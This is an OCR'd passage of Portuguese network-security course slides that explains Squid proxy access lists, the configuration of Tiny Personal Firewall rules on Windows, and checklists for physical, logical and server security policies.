


Note que as configurações das listas de acesso deverão ser feitas manualmente no arquivo do Squid, /etc/squid.conf




/etc/squid.conf, ACL's

- *Sintaxe:* acl NOME TIPO OBJ1 OBJ2...
- *Onde:*
- *acl, especifica o início de uma lista de acesso*
- *NOME, Identificação da lista de acesso*
- *TIPO,especifica o tipo de objeto a ser usado, seão eles: src, source; dst, destino; srcdomain, domínio de origem; dst, domínio de destino; time; ident, nomes de usuários*




ACL's padrões

- acl all src 0.0.0.0/0.0.0.0 //define todas as máquinas que pertencem a rede
- acl manager proto cache_object //exemplo para bloquear um protocolo (cache_obj)
- acl localhost src 127.0.0.1/255.255.255.255 //define a máquina local
- acl SSL_ports port 443 563 //portas consideradas seguras
- acl Safe_ports port 80 21 443 563 70 210 1025-65535 //portas consideradas seguras
- acl Safe_ports port 280 # http-mgmt //portas consideradas seguras
- acl Safe_ports port 488 # gss-http //portas consideradas seguras
- acl Safe_ports port 591 # filemaker //portas consideradas seguras
- acl Safe_ports port 777 # multiling http //portas consideradas seguras
- acl CONNECT method CONNECT // contém o método de acesso aos arquivos na rede
- acl password proxy_auth REQUIRED //lista password, tipo proxy_auth



Restrições em /etc/squid.conf

- http_access allow manager localhost // dá acesso apenas aoprotocolo cache_object apenas ao servidor
- http_access deny manager //nega acesso ao protocolo cache_object para qualquer outra máquina
- http_access deny !Safe_ports //nega acesso a qualquer outra porta além das definidas na acl Safe_Port
- http_access deny CONNECT !SSL_ports //Nega qualquer conexão que não seja referente às portas seguras.
- Http_access allow all // o usuário deverá inserir esta regra, para permitir o acesso aos clintes
- http_access deny all //restringe o acesso somente a usuários do sistema



www.csecurity.com.br- COOTRADE Segurança & Redes

18.16.firewall no Windows


Firewall no Windows

Tiny Personal Firewall

Site: http://new.tinysoftware.com/home/tiny


O produto é dividido em 3 sub-produtos:

- *Engine (ou motor), é o artefato que funciona como um serviço no seu sistema operacional, é o componente que deverá ser iniciado primeiro (antes das ferramentas administrativas e de status).*
- *Administratiom: é o componente que permite ao usuário realizar as configurações no programa*
- *Status: Permite ao usuário verificar que portas determinadas aplicações estão usando.*




www.csecurity.com.br- COOTRADE Segurança & Redes


Instalação:




Clique na segunda opção para permitir que o firewall Tiny confie nos usuários que se conectam na sua máquina pela interface eth0 (ethernet), caso contrário a primeira opção irá barrar todos os acesso NetBIOS ao seu computador




Configuração do Tiny como serviço:






- *1)Clique no ícone do Tiny na barra de tarefas com o botão esquerdo do mouse, clique na opção "Administration".*
- *2)Clique na opção(aba) Miscellânea*
- *3) depois clique na opção "Run as a Service", iste evitará que você tenha que iniciar o Tiny manualmente toda vez que seu PC ligar. Veja figura ao lado:*


Note a possibilidade de administração remota



Process Viewer


- *Verificando se o firewall está rodando...*







Status do Firewall

- *As opções da janela de status são apresentadas em colunas, descritas a seguir: Coluna **Application**, mostra as aplicações que estão usando os serviços de rede; **Protocol**, mostra o protocolo usado na conexão **Local Address**, mostra o endereço de sua máquina e a porta que está sendo usada localmente; Remote Address, mostra o endereço remoto que está conectado com você e qual porta está sendo usada; A coluna **State** deverá mostrar "conection out" para casos em que não haja conexão e "listening" para casos em que a rede esteja funcionando; As outras colunas da extrema direita mostra as **taxas** de entrada e saída de dados*




Status do Firewall








Como criar um regra...





- *Chama o módulo de administração, e clique em "Advanced"*




Janelas de regras
C S R
COOTRADE
SEGURANÇA E REDES
Firewall Configuration
Filter Rules
Miscellaneous
Application's MD5
Rule Description
Protocol
Local
Remote
Loopback
NetBT Datagram
NetBT Session
DNS
Outgoing ICMP Echo Request
Incoming ICMP Echo Reply
Deny UDP NetBIOS
Opera Internet Browser (win32)
Microsoft Internet Explorer
Add...
Insert...
Edit...
Delete
Ask for action when no rule is found
OK
Cancelar
Clique em "ADD" para adicionar um regra em alguma regra pre-existente que queira alterar
www.csecurity.com.br - COOTRADE Segurança & Redes


Filter rule
Description:
Unirondon
Protocol:
TCP and UDP
Direction:
Outgoing
Local endpoint
Port type:
Any port
Application
Only selected below
c:\arquivos de programas\internet exp
Browse...
Remote endpoint
Address type:
Single address
Port type:
Single port
Host address:
200.232.32.132
Port number:
80
Rule valid
Always
Action
Permit
Deny
Log when this rule match
Display alert box when this rule match
OK
Cancel
C S R
COOTRADE
SEGURANÇA E REDES
www.csecurity.com.br - COOTRADE Segurança & Redes


Resultado da regra anterior.
MSN Busca - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Voltar Avançar Parar
Endereço http://search.msn.com.br/results.as
Não foi possível localiza
"200.232.32.132".
Clique em Ir para tentar o endereço no
200.232.32.132
Ir
Ou corrija o endereço e clique em Ir.
Veja mais resultados para "200.232.32.132"
Busca
Obter ajuda.
Consultar detalhes técnicos.
Viabilizado por: MSN Busca
Concluído
Internet
Tiny Personal Firewall Alert
Firewall Rule Alert!
Time: 09/Oct/2001 15:19:20
Rule: Unirondon
Remote: 200.232.32.132, port 80 - TCP
Details: TCP Connection to 200.232.32.132:80 was blocked by rule 'Unirondon'
1/2
History:
Time
Rule description
Details
09/Oct/2001 15:19:20 Unirondon blocked; Out TCP; localh
09/Oct/2001 15:19:36 Unirondon blocked; Out TCP; localh
Delete
Delete All
to Clipboard
Close


Outro exemplo...
Opera 5 - [...]
File Edit View Navigation Bookmarks E-mail Messaging News Window Help
New Print Find Hotlist
Enter Internet addresses here (p
Todo sobre Software
Tiny Personal Firewall
Outgoing Connection Alert!
Time: 09/Oct/2001 14:27:40
Remote: 207.69.194.213, port 80 - TCP
Details: 'Opera Internet Browser (win32)' from your computer wants to connect to 207.69.194.213, port 80
Details about application
c:\arquivos de programas\opera\opera.exe
Permit
Deny
Create appropriate filter rule and don't ask me again
Customize rule...
Document 0B Images: 0/0 Total: 0B Speed: 0B/s Time: 00:16 Connecting to remote host www.opera.com...

Outros firewalls para Windows

- *Sygate Personal Firewall (gratuito)*
- *Norton Internet Firewall (Pago, aprox. R$ 70,00)*
- *WinRoute*
- *WinRoute Lite*
- *Firewalls gratuítos para windows podem ser encontrados para downloads em:*
- *www.tucows.com*

18.17.políticas de segurança

Políticas de segurança


Basicamente as políticas de segurança deve tratar de 3 itens abaixo relacionados:

- ***Física**: Equipamentos, todo tipo de maquinário, salas, refrigeração, segurança física terceirizada, sistemas redundantes, fiação, etc*
- ***Lógica**: Softwares de usuário e do servidor*
- ***Pessoal**: Envolve a Engenharia Social e a questão do Inimigo Interno.*

Segurança Física

As seguintes questões valem a pena serem discutidas:

- *Barrar o acesso de pessoas não autorizadas aos sistemas*
- *Locais ventilados, com extintores, com cabeamento estruturado e saídas de emergência*
- *Segurança de algumas empresa é terceirizada, como estas empresas prestadores de serviço sabem lidar o parque de equipamentos e pessoas que trabalham neste locais*
- *Em caso de roubo de equipamentos, a quem chamar? E roubos pela rede?*
- *Onde está armazenado o backup? Devem ser feitas mais de uma cópia? Funcionários podem levar uma cópia para fora da empresa como precaução?*
- *Quantas empresas terceirizadas prestam serviço para o CPD? Uma para cada necessidade? Quantas pessoas trafegam pelo CPD que não são da empresa?*
- *A empresa possui sistemas redundantes de energia e ilumunação?*



www.csecurity.com.br- COOTRADE Segurança & Redes

Segurança Lógica

As listas de verificações de itens relacionados com segurança na área de software é tão grande que existem até recomendações técnicas de entidades governamentais sobre como certificar um site como seguro, documentos e livros sobre estes assuntos. Vejamos agora dois pontos dentro da segurança lógica de sistemas, entenda por software.


Servidores & Clientes

www.csecurity.com.br- COOTRADE Segurança & Redes

18.18.SERVIDORES

Servidores


- *Que tipo de sistema operacional está rodando no servidor? É Um sistema operacional considerado seguro tipo OpenBSD?*
- *Que tipo de serviços ele irá fornecer? Que portas estarão abertas esperando que tipo de conexões?*
- *Este servidor deverá armazenar dados ou apenas processar transações?*
- *Quem administra o servidor? Que tipo de qualificação esta pessoa possui?*
- *Que tipo de protocolos são usados no servidor?*
- *Quando foi a última atualização? Faz muito tempo? Nesse tempo que seu servidor esteve rodando sem ser atualizados que tipo de Exploit foram encontrados para os softwares que rodam nele?*
- *Quantos usuários se conectam no servidor para realizar o que e quando?*



